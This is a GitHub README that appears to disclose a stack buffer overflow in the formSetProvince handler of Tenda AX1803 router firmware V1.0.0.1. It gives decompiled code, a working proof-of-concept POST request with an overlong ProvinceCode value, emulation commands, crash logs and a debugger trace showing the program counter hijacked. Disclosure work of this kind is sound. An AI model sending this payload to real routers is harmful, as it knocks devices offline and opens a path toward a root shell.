Darry-lang1 / **vuln** Public

Code Issues 1 Pull requests Actions Projects Security ···

main vuln / Tenda / AX1803 / **6** /

Darry-lang1 Add files via upload ... on Aug 6 **History**

..

img 4 months ago

readme.md 4 months ago

readme.md


Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.tenda.com.cn
- Firmware download address ： https://www.tenda.com.cn/download/detail-3421.html

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview：



AX1803 双频千兆WIFI6路由器 资料下载

首页 / AX1803 / 资料下载

AX1803 升级软件 V1.0.0.1

关联产品：AX1803 更新日期：2022/7/4

AX1803V2.0/2.1升级说明

硬件版本: V2.0/2.1


软件版本: V1.0.0.1

注意事项:

1. 此固件仅适用于AX1803型号且当前软件版本为V1.0.0.X的机器升级，升级前请确认产品型号和当前软件版本。
2. 解压下载文件后，登录AX1803管理界面，点击"系统管理"-"设备管理"-"升级"，选择"bin"或"trx"结尾的文件进行升级。
3. 升级过程不能断电，否则会导致机器损坏。

Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the formSetProvince function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
int __fastcall formSetProvince(int a1)
{
  const char *v2; // r6
  char s[80]; // [sp+8h] [bp-50h] BYREF

  memset(s, 0, 0x40u);
  v2 = (const char *)websgetvar(a1, "ProvinceCode", "0");
  SetValue("product.province_code", v2);
  sprintf(s, "op=%d,string_info=%s", 0, v2);
  printf("[tdhttpd] [%s] [%d] module_id=%d parm = [%s]\n", "formSetProvince", 173, 37, s);
  send_msg_to_netctrl(37, s);
  return sub_55A78(a1, "{\"errCode\":\"0\"}");
}
```

In the `formSetProvince` function,the `v2` we entered (the value of `ProvinceCode`) is formatted with the `sprintf` function, spliced with `%s` strings, and saved to `s` . It is not secure, as long as the size of the data we enter is larger than the size of `s` , it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetProvinceCode HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

ProvinceCode=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```




连接超时

192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .


sudo chroot . ./qemu -g 1234 ./bin/tdhttpd
gdb-multiarch ./bin/tdhttpd


```
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
m_dns_redirect_del_rule 285 rule_idx:1000
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
ttpd listen ip = 192.168.37.172 port = 80
ebs: Listening for HTTP requests at address 192.168.37.172
pen: No such file or directory
pen: No such file or directory
pen: No such file or directory
pen: No such file or directory
pen: No such file or directory
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
pen: No such file or directory
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
onnect: No such file or directory
unc:cfms_mib_proc_handle, line:182 connect cfmd is error.
tdhttpd] [formSetProvince] [173] module_id=37 parm = [op=0,string_info=aaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa]
SG str len invalid.
```

```
pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x61616160 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────[ REGISTERS ]─────────────────────────────────
*R0   0xff0d6828 —▸ 0x5f3090 ◂— 0
*R1   0x1221
*R2   0x5f1960 ◂— 0
*R3   0xffffdf0
*R4   0x61616161 ('aaaa')
*R5   0x61616161 ('aaaa')
*R6   0x61616161 ('aaaa')
*R7   0x45818 (websFormHandler) ◂— adds   r0, #0xbc /* 0xe59f30bc */
 R8   0x0
*R9   0x5e4620 —▸ 0x90844 (R7WebsSecurityHandler) ◂— ldr    r6, [pc, #0x3c0] /* 0xe92d4ef0 */
*R10  0x2699e0 ◂— 1
 R11  0x0
*R12  0x5efc20 ◂— 0
*SP   0xfffeec80 ◂— str    r1, [r4, #0x14] /* 0x61616161 */
*PC   0x61616160 ('`aaa')
──────────────────────────────────[ DISASM ]───────────────────────────────────
Invalid address 0x61616160

───────────────────────────────────[ STACK ]───────────────────────────────────
00:0000│ sp 0xfffeec80 ◂— str    r1, [r4, #0x14] /* 0x61616161 */
... ↓       7 skipped
─────────────────────────────────[ BACKTRACE ]─────────────────────────────────
 ► f 0 0x61616160
───────────────────────────────────────────────────────────────────────────────
pwndbg>
```

As shown in the figure above, we can hijack PC registers.



```
BusyBox v1.30.1 (2022-05-18 22:14:21 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l
drwxrwxr-x    2 1000     1000          4096 Aug  5 17:06 bin
lrwxrwxrwx    1 1000     1000            12 Aug  5 17:02 ctcap -> /var/tmp/cfg
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 data
lrwxrwxrwx    1 1000     1000            16 Aug  5 17:02 debug -> sys/kernel/deb
ug
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 dev
drwxrwxr-x   16 1000     1000          4096 May 18 14:50 etc
drwxrwxr-x    6 1000     1000          4096 May 18 14:50 lib
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 mnt
drwxrwxr-x    5 1000     1000          4096 May 18 13:06 opt
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 proc
drwxrwxr-x    2 1000     1000          4096 May 18 14:49 sbin
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 sys
lrwxrwxrwx    1 1000     1000             8 Aug  5 17:02 tmp -> /var/tmp
drwxrwxr-x    6 1000     1000          4096 May 18 14:33 usr
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 var
drwxrwxr-x   15 1000     1000          4096 May 18 14:50 webs
#
```

Finally, you also can write exp to get a stable root shell.